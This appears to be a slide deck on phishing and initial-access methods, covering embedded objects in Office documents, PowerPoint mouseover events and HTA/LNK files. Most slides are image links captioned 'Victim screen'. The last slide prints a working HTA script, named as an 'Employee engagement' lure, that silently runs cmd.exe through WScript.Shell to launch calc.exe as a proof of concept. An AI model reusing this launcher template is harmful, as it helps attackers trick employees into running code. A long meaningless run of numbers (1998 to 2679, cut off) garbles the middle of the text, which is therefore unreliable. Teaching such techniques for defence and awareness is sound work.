
# Embedding Object in office document (Cont.)

- Victim screen



1998, 1999, 2000, 2001, 2002, 2003, 2004, 2005, 2006, 2007, 2008, 2009, 2010, 2011, 2012, 2013, 2014, 2015, 2016, 2017, 2018, 2019, 2020, 2021, 2022, 2023, 2024, 2025, 2026, 2027, 2028, 2029, 2030, 2031, 2032, 2033, 2034, 2035, 2036, 2037, 2038, 2039, 2040, 2041, 2042, 2043, 2044, 2045, 2046, 2047, 2048, 2049, 2050, 2051, 2052, 2053, 2054, 2055, 2056, 2057, 2058, 2059, 2060, 2061, 2062, 2063, 2064, 2065, 2066, 2067, 2068, 2069, 2070, 2071, 2072, 2073, 2074, 2075, 2076, 2077, 2078, 2079, 2080, 2081, 2082, 2083, 2084, 2085, 2086, 2087, 2088, 2089, 2090, 2091, 2092, 2093, 2094, 2095, 2096, 2097, 2098, 2099, 2100, 2101, 2102, 2103, 2104, 2105, 2106, 2107, 2108, 2109, 2110, 2111, 2112, 2113, 2114, 2115, 2116, 2117, 2118, 2119, 2120, 2121, 2122, 2123, 2124, 2125, 2126, 2127, 2128, 2129, 2130, 2131, 2132, 2133, 2134, 2135, 2136, 2137, 2138, 2139, 2140, 2141, 2142, 2143, 2144, 2145, 2146, 2147, 2148, 2149, 2150, 2151, 2152, 2153, 2154, 2155, 2156, 2157, 2158, 2159, 2160, 2161, 2162, 2163, 2164, 2165, 2166, 2167, 2168, 2169, 2170, 2171, 2172, 2173, 2174, 2175, 2176, 2177, 2178, 2179, 2180, 2181, 2182, 2183, 2184, 2185, 2186, 2187, 2188, 2189, 2190, 2191, 2192, 2193, 2194, 2195, 2196, 2197, 2198, 2199, 2200, 2201, 2202, 2203, 2204, 2205, 2206, 2207, 2208, 2209, 2210, 2211, 2212, 2213, 2214, 2215, 2216, 2217, 2218, 2219, 2220, 2221, 2222, 2223, 2224, 2225, 2226, 2227, 2228, 2229, 2230, 2231, 2232, 2233, 2234, 2235, 2236, 2237, 2238, 2239, 2240, 2241, 2242, 2243, 2244, 2245, 2246, 2247, 2248, 2249, 2250, 2251, 2252, 2253, 2254, 2255, 2256, 2257, 2258, 2259, 2260, 2261, 2262, 2263, 2264, 2265, 2266, 2267, 2268, 2269, 2270, 2271, 2272, 2273, 2274, 2275, 2276, 2277, 2278, 2279, 2280, 2281, 2282, 2283, 2284, 2285, 2286, 2287, 2288, 2289, 2290, 2291, 2292, 2293, 2294, 2295, 2296, 2297, 2298, 2299, 2300, 2301, 2302, 2303, 2304, 2305, 2306, 2307, 2308, 2309, 2310, 2311, 2312, 2313, 2314, 2315, 2316, 2317, 2318, 2319, 2320, 2321, 2322, 2323, 2324, 2325, 2326, 2327, 2328, 2329, 2330, 2331, 2332, 2333, 2334, 2335, 2336, 2337, 2338, 2339, 2340, 2341, 2342, 2343, 2344, 2345, 2346, 2347, 2348, 2349, 2350, 2351, 2352, 2353, 2354, 2355, 2356, 2357, 2358, 2359, 2360, 2361, 2362, 2363, 2364, 2365, 2366, 2367, 2368, 2369, 2370, 2371, 2372, 2373, 2374, 2375, 2376, 2377, 2378, 2379, 2380, 2381, 2382, 2383, 2384, 2385, 2386, 2387, 2388, 2389, 2390, 2391, 2392, 2393, 2394, 2395, 2396, 2397, 2398, 2399, 2400, 2401, 2402, 2403, 2404, 2405, 2406, 2407, 2408, 2409, 2410, 2411, 2412, 2413, 2414, 2415, 2416, 2417, 2418, 2419, 2420, 2421, 2422, 2423, 2424, 2425, 2426, 2427, 2428, 2429, 2430, 2431, 2432, 2433, 2434, 2435, 2436, 2437, 2438, 2439, 2440, 2441, 2442, 2443, 2444, 2445, 2446, 2447, 2448, 2449, 2450, 2451, 2452, 2453, 2454, 2455, 2456, 2457, 2458, 2459, 2460, 2461, 2462, 2463, 2464, 2465, 2466, 2467, 2468, 2469, 2470, 2471, 2472, 2473, 2474, 2475, 2476, 2477, 2478, 2479, 2480, 2481, 2482, 2483, 2484, 2485, 2486, 2487, 2488, 2489, 2490, 2491, 2492, 2493, 2494, 2495, 2496, 2497, 2498, 2499, 2500, 2501, 2502, 2503, 2504, 2505, 2506, 2507, 2508, 2509, 2510, 2511, 2512, 2513, 2514, 2515, 2516, 2517, 2518, 2519, 2520, 2521, 2522, 2523, 2524, 2525, 2526, 2527, 2528, 2529, 2530, 2531, 2532, 2533, 2534, 2535, 2536, 2537, 2538, 2539, 2540, 2541, 2542, 2543, 2544, 2545, 2546, 2547, 2548, 2549, 2550, 2551, 2552, 2553, 2554, 2555, 2556, 2557, 2558, 2559, 2560, 2561, 2562, 2563, 2564, 2565, 2566, 2567, 2568, 2569, 2570, 2571, 2572, 2573, 2574, 2575, 2576, 2577, 2578, 2579, 2580, 2581, 2582, 2583, 2584, 2585, 2586, 2587, 2588, 2589, 2590, 2591, 2592, 2593, 2594, 2595, 2596, 2597, 2598, 2599, 2600, 2601, 2602, 2603, 2604, 2605, 2606, 2607, 2608, 2609, 2610, 2611, 2612, 2613, 2614, 2615, 2616, 2617, 2618, 2619, 2620, 2621, 2622, 2623, 2624, 2625, 2626, 2627, 2628, 2629, 2630, 2631, 2632, 2633, 2634, 2635, 2636, 2637, 2638, 2639, 2640, 2641, 2642, 2643, 2644, 2645, 2646, 2647, 2648, 2649, 2650, 2651, 2652, 2653, 2654, 2655, 2656, 2657, 2658, 2659, 2660, 2661, 2662, 2663, 2664, 2665, 2666, 2667, 2668, 2669, 2670, 2671, 2672, 2673, 2674, 2675, 2676, 2677, 2678, 2679, 26


- Insights – Scenario 2 (Ink object in doc)






# Embedding Object in office document (Cont.)

- Victim screen




# Embedding Object in office document (Cont.)

- Victim screen




# Mouseover event in Powerpoint (pps)

- Insight
  - Save as pps



# Mouseover event in Powerpoint (pps) (Cont.)

- Victim screen



# Mouseover event in Powerpoint (pps) (Cont.)

- Victim screen




# HTA / LNK file

- Insight - HTA
  - Employee engagement.hta

```
<script>  
a=new ActiveXObject("WScript.Shell");  
a.run('%windir%\\System32\\cmd.exe /c calc.exe', 0);window.close();  
</script>
```

